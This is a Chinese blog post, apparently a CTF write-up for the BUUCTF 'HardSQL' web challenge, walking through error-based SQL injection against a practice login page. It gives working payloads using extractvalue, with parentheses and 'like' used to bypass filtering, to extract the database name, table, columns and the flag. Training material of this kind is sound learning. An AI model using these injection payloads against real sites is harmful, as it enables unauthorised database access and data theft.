

BUUCTF Writeup-Web-[极客大挑战 2019]HardSQL 1

原创

醉卧 于 2020-07-17 12:44:28 发布 2774 收藏 9

分类专栏: [ctf web](#) 文章标签: [web sql](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/u011718707/article/details/107405676>

版权



ctf 同时被 2 个专栏收录

5 篇文章 0 订阅

订阅专栏



web

1 篇文章 0 订阅

订阅专栏

BUUCTF WriteUp

Web

[极客大挑战 2019]HardSQL 1

打开后提示sql注入, 查看页面源代码:

```
<form action="check.php" method="GET">
  <div>
    </br></br></br></br>
    <p style="font-family:arial;color:white;font-size:20px;text-align:center;font-family:KaiTi;">没错, 又是我, 这帮
    </br></br></br></br></br></br></br>
    <p style="font-family:arial;color:white;font-size:20px;text-align:center;">用户名: </p>
    <div align="center"><input type="text" name="username" style="text-align:center;" class="input" /></div>

    <p style="font-family:arial;color:white;font-size:20px;text-align:center;">密 码: </p>
    <div align="center"><input type="text" name="password" style="text-align:center;" class="input" /></div>
```

发现是get两个参数username和password到check.php

因此可以直接用hackbar构造...../check.php?username=aaa&password=aaa, 并执行就可以了。用burpsuite直接改数据也行。

然后开始注入, 尝试加'、"

You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near 'aaa' at line 1
Syclover @ cl4y

控制台 调试器 网络 样式编辑器 性能 内存 存储 无障碍环境 HackBar

Encoding SQL XSS Other

Contribut

http://44166a1e-2fc1-4c0c-ba87-4c382ab7f4c7.node3.buuoj.cn/check.php?username=aaa&password=aaa'

发现单引号有报错，双引号没有，没提示有括号，所以应该是普通单引号闭合的字符型注入点



控制台 调试器 网络 样式编辑器 性能 内存 存储 无障碍环境 HackBar


oding SQL XSS Other

http://44166a1e-2fc1-4c0c-ba87-4c382ab7f4c7.node3.buuoj.cn/check.php?username=aaa&password=aaa ordered by 3%23

出现这行字说明输入的被过滤，一个字符一个字符测试，发现如and/空格/union/select=/**/等都被过滤了。

- 报错注入—>爆数据库名

```
check.php?username=aaa&password=aaa'^extractvalue(1,concat(0x7e,(select(database()))))%23
```



控制台 调试器 网络 样式编辑器 性能 内存 存储 无障碍环境 HackBar

ncoding SQL XSS Other

```
http://44166a1e-2fc1-4c0c-ba87-4c382ab7f4c7.node3.buuoj.cn/check.php?username=aaa&password=aaa'^extractvalue(1,concat(0x7e,(select(database()))))%23
```

得到数据库名geek

- 爆表名：得到表名H4rDsQ1

```
username=aaa&password=aaa'^extractvalue(1,concat(0x7e,(select(group_concat(table_name))from(information_schema.tables)where(table_schema)like('geek'))))%23  
#语句主要用()绕过了空格，用like绕过了=号
```



控制台 调试器 网络 样式编辑器 性能 内存 存储 无障碍环境 HackBar

ncoding SQL XSS Other

```
http://44166a1e-2fc1-4c0c-ba87-4c382ab7f4c7.node3.buuoj.cn/check.php?username=aaa&password=aaa'^extractvalue(1,concat(0x7e,(select(group_concat(table_name))from(information_schema.tables)where(table_schema)like('geek'))))%23
```

- 爆列名：得到表名id/username/password

```
username=aaa&password=aaa'^extractvalue(1,concat(0x7e,(select(group_concat(column_name))from(information_schema.columns)where(table_name)like('H4rDsQ1'))))%23
#同上，语句不变改一下变量就行
```



控制台 调试器 网络 样式编辑器 性能 内存 存储 无障碍环境 HackBar

ncoding SQL XSS Other

```
http://44166a1e-2fc1-4c0c-ba87-4c382ab7f4c7.node3.buuoj.cn/check.php?username=aaa&password=aaa'^extractvalue(1,concat(0x7e,(select(group_concat(column_name))from(information_schema.columns)where(table_name)like('H4rDsQ1'))))%23
```

- 找到flag

```
check.php?username=aaa&password=aaa'^extractvalue(1,concat(0x7e,(select(group_concat(password))from(H4rDsQ1))%23
#这里要注意! select aaa from table_bbb;不需要引号!!!!
```



可是只显示了flag其中的一段。

剩下的用right()显示其他位数的



控制台 调试器 网络 样式编辑器 性能 内存 存储 无障碍环境 HackBar

coding SQL XSS Other Contribut

```
http://25a0a924-9803-4c2f-93d2-a7b55b0d803e.node3.buuoj.cn/check.php?username=aaa&password=aaa'^extractvalue(1,right(concat(0x7e,(select(group_concat(password))from(H4rDsQ1))),30))%23
```

试了一下得到三段

flag{054a272b-b502-44b5-a7fa-a2

a272b-b502-44b5-a7fa-a22ba996591

fa-a22ba9965913}

去重拼贴起来得到:

flag{054a272b-b502-44b5-a7fa-a22ba9965913}